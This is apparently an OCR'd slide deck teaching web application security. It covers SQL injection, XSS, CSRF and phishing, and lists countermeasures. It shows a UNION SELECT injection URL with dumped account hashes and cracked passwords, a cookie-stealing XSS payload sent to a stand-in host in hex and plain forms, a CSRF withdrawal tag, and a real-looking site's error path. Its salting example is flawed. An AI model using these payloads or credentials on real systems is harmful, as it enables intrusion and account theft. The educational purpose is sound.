
```
function [redacted]
  var strMessage = "";

  if(document.Member.UserID.value=="")
    strMessage = "Please Input Login ID!!!\n";
  if(document.Member.PassWord.value=="")
    strMessage = strMessage + "Please Input Password!!!\n";

  if(strMessage=="")
    return true;
  else{
    alert(strMessage);
    return false;
  }
}
```


As long as the userID and Password are not NULL, it will pass

A little “trick” and voila.....



Another Example

http://www.example.com/index.php?action=news.detail&id_news=6%20union%20select%20concat(username,0x3a,password),2,3%20from%20account_table%20--



News Related

10.10.2005

o:61e16bf47fbf712c3d3cf65bb2d9bd98

10.10.2005

root:d74bdc552e799f966bca3829780fe9d

10.10.2005

redaksi:4cb9c8a8048fd02294477fcb1a41191

10.10.2005

sekretariat:14126872b45a240cd2c876b564221543

RESULTS:

Hash	Pass
14126872b45a240cd2c876b564221543	sekretariat1

RESULTS:

Hash	Pass
4cb9c8a8048fd02294477fcb1a41191a	changeme

Countermeasures

- Filter all inputs
  - User regular expressions for specific input
- Character escaping
  - Addslashes
  - mysql_real_escape_string
- Use stored procedure/prepared statement
- Limit privilege on database account
- Supress error messages
- Use better hashing algorithm and/or salting

Simple Regex to Validate Integer Value

```
$id=strip_tags($_GET['id']);
if (preg_match(“/[\d]+/”, $id))
{
  // it's all OK
}
else
{
  // we might have intruders
}
```

Verbose Error Message

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in **/home/sloki/user/t19362/sites/usk.ac.id/www/class.MySql.php** on line **32**

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in **/home/sloki/user/t19362/sites/usk.ac.id/www/class.MySql.php** on line **32**

Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in **/home/sloki/user/t19362/sites/usk.ac.id/www/class.MySql.php** on line **32**

- You get detailed target system:
  - Operating system (Linux/Unix)
  - DBMS (MySQL)
  - Related file (MySql.php)
- Countermeasures:
  - reduce error reporting
  - Use better exception handling
  - Use uncommon file extension

Salting Examples

```php
<?php
function salt($pass)
{
  // We can change this into something dynamic, but related to user's information for example
  $key = "secret";
  return sha1($pass) . sha1($key);
}

function encrypt($pass)
{
  return sha1($pass);
}

echo encrypt("password");
echo "<br/>";
echo salt("password");
?>
```

Learning Tools

- http://www.foundstone.com/us/resources-free-tools.asp
- http://sectools.org/web-scanners.html
- http://www.darknet.org.uk/2006/04/top-15-security-hacking-tools-utilities/
- http://www.softwareqatest.com/qatweb1.html

SQL Injection Cheat Sheet

- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://ferruh.mavituna.com/oracle-sql-injection-cheat-sheet-oku/
- http://ha.ckers.org/sqlinjection/
- http://michaeldaw.org/sql-injection-cheat-sheet
- http://pentestmonkey.net/blog/mysql-sql-injection-cheat-sheet/

More techniques will be developed in the future

Web Vulnerabilities

- Register Globals
- SQL Injection
- HTML Injection / Cross-Site Scripting (XSS)
- Cross-site request forgeries (CSRF)
- Parameter manipulation
  - Cookies, Form Fields, Query Strings, HTTP Header
- Remote file include
- Username enumeration

Cross-Site Scripting (XSS)

- Inject malicious code to valid page
  - Usually HTML/Javascript code
- Valid user will see and load the malicious code
- Attacker gain information
- May be combined with phising
  - Masquerading as a trustworthy entity
  - Collecting sensitive information from target
  - Usually in form of promotion or email notifications
- Exploit user's trust for a particular site

Phising Example

From: admin@reply8647.user.ebaybid.com
Date: Wednesday, October 11, 2006 7:50 AM
To: [redacted]@hotmail.com
Subject: RE: Alert Message 998205655151 84

1. Questionable Sender's Address

eBay sent this [redacted] to [redacted]@hotmail.com.;(member).
Your registered name and address are included to show this message originated from eBay.
Learn more.

2. Sense of Urgency

Hurry! Message for [redacted]@hotmail.com. Update Now!

Dear [redacted]@hotmail.com,

We are contacting you to remind you that on 10 OCT 2006 we identified some unusual activity in your account coming from a foreign IP address :201.8.43.167 (IP address located in China) . We have been notified that a card associated with your account has been reported as lost or stolen and involved in fraudulent transactions, or that there were additional problems with your card.

3. Non-US Dating Format

According to our site policy you will have to confirm that you are the real owner of the eBay account by completing the following form or else your account will be marked as fraudulent , and will remain open for investigation. You will pay for the fees wich will result from the financial transactions between eBay and FIT (Fraud Investigations Team) .

4. Threat!

https://signin.ebay.com/ws/eBayISAPI.dll?SignIn&co_partnerId=2&pUserId=&siteid=0&pageType=&pa1=&i1=&bshowgif=&UsingSSL=yes

eBay's Privacy Policy and Law Enforcement Disclosure: We care deeply about the privacy of the eBay community and will protect the privacy of our members even while working closely with law enforcement to prevent criminal activity. For more information, please visit eBay's Privacy Central for more information.

5. Link & URL in Status Bar Doesn't Match

http://user47id.com/.../

Another Phising Examples

From:	update@paypal.com
Subject:	PayPal® Account Review Department
Date Sent:	12/5/07 12:40 AM
TO:	simonepa@sebnc.org
CC:	
Attachments:	None

Anatomy of a Phishing Spam Email

PayPal

Dear **PayPal** ® customer,

We recently reviewed your account, and we suspect an unauthorized transaction on your account.
Protecting your account is our primary concern. As a preventive measure we have temporary **limited** your access to sensitive information.
Paypal features.To ensure that your account is not compromised, simply hit "**Resolution Center**" to confirm your identity as member of Paypal.

- Login to your Paypal with your Paypal username and password.
- Confirm your identity as a card memeber of Paypal.

Please confirm account information by clicking here Resolution Center and complete the "Steps to Remove Limitations."

Actual URL link sent to non paypal.com fake domain

*Please do not reply to this message. Mail sent to t d.

http://u4wvpstg.paypal-user-update.com/eg/user

Real MyBank Server
http://www.mybank.com/


Attackers Code Server
http://evilsite.com/phishing/fakepage.htm

Content provided by the real MyBank server

Fake content from the attackers Code server

HTTP Request

Embedded HTTP Request



Customer
Requesting - http://mybank.com/ebanking?URL=http://evilsite.com/phishing/fakepage.htm

What About This?

Isi Buku Tamu

Nama:

Email:

Kota:

Kategori: Umum

Pesan / Komentar:

```
<script>document.location.href="http://www.google.com"
</script>
```

Or Even This??

HEX %3C%73%63%72%69%70%74%3E%64%6F
%63%75%6D%65%6E%74%2E%6C%6F
%63%61%74%69%6F%6E%3D
%27%68%74%74%70%3A%2F%2F
%77%77%77%2E%65%78%61%6D%70%6C
%65%2E%63%6F%6D%2F%63%67%69%2D
%62%69%6E%2F%63%6F%6F%6B%69%65%2E
%63%67%69%3F%27%20%2B%64%6F
%63%75%6D%65%6E%74%2E%63%6F%6F%6B
%69%65%3C%2F%73%63%72%69%70%74%3E

<script>document.location='http://www.example.com
/cgi-bin/cookie.cgi?' +document.cookie</script>

Countermeasures

- Filter all user input (HEX/ASCII)
  - Query strings / URL
  - Submitted form
  - Cookies
- Generate more unique session ID
  - Add checksum from IP
- Encode input parameter

XSS Resource

- http://www.virtualforge.de/vmovies/xss_selling_platform_v1.0.php
- http://www.xssed.com/
- http://www.technicalinfo.net
- https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- http://ha.ckers.org/xss.html

Web Vulnerabilities


- Register Globals
- SQL Injection
- HTML Injection / Cross-Site Scripting (XSS)
- Cross-site request forgeries (CSRF)
- Parameter manipulation
  - Cookies, Form Fields, Query Strings, HTTP Header
- Remote file include
- Username enumeration

Cross-site Request Forgery

- Unauthorized commands are transmitted from a user that the website trusts
- Exploits the trust that a site has for a particular user (different with XSS)
- Trick victim to commit something without his/her authorization

```
<img src="http://bank.com/withdraw?
account=123&amount=10000&for=345">
```

Cross-site Request Forgery



Countermeasures

- Developer
  - Check HTTP_REFERER header
  - Limit the authentication cookies (timeout)
- Clients
  - Avoid using “Remember Me” feature
  - Do not commit e-commerce / banking transactions while opening other URL
  - Always verify hyperlinks
  - For secure website, verify the certificate

You are connected to

paypal.com

which is run by

PayPal, Inc.

San Jose
California, US

Verified by: VeriSign, Inc.

Your connection to this web site is encrypted to prevent eavesdropping.

More Information...

Certificate Viewer:"www.paypal.com"

General | Details

This certificate has been verified for the following uses:

SSL Server Certificate

Issued To

Common Name (CN)	www.paypal.com
Organization (O)	PayPal, Inc.
Organizational Unit (OU)	Information Systems
Serial Number	63:4D:CE:1C:61:9F:FB:6B:26:1E:05:AD:5B:A9:85:86

Issued By

Common Name (CN)	VeriSign Class 3 Extended Validation SSL SGC CA
Organization (O)	VeriSign, Inc.
Organizational Unit (OU)	VeriSign Trust Network

Validity

Issued On	05/02/2008
Expires On	05/03/2009

Fingerprints

SHA1 Fingerprint	A4:25:F6:7E:D2:C9:AC:D6:DE:F6:53:DA:79:5E:01:C5:17:B3:75:2D
MD5 Fingerprint	22:B7:78:93:7D:BA:56:8B:84:BD:F9:A9:74:70:07:00

Close

Conclusion

- Web application are very popular (to hack)
- Lots of techniques and tools are available
- Good application is NOT enough!
- You MUST write Good and Secure Application
- Keep up to date with security-related news/event

“Yesterday is history, Tomorrow is a mystery. Today is a gift, that is why we call it the present”


Thank you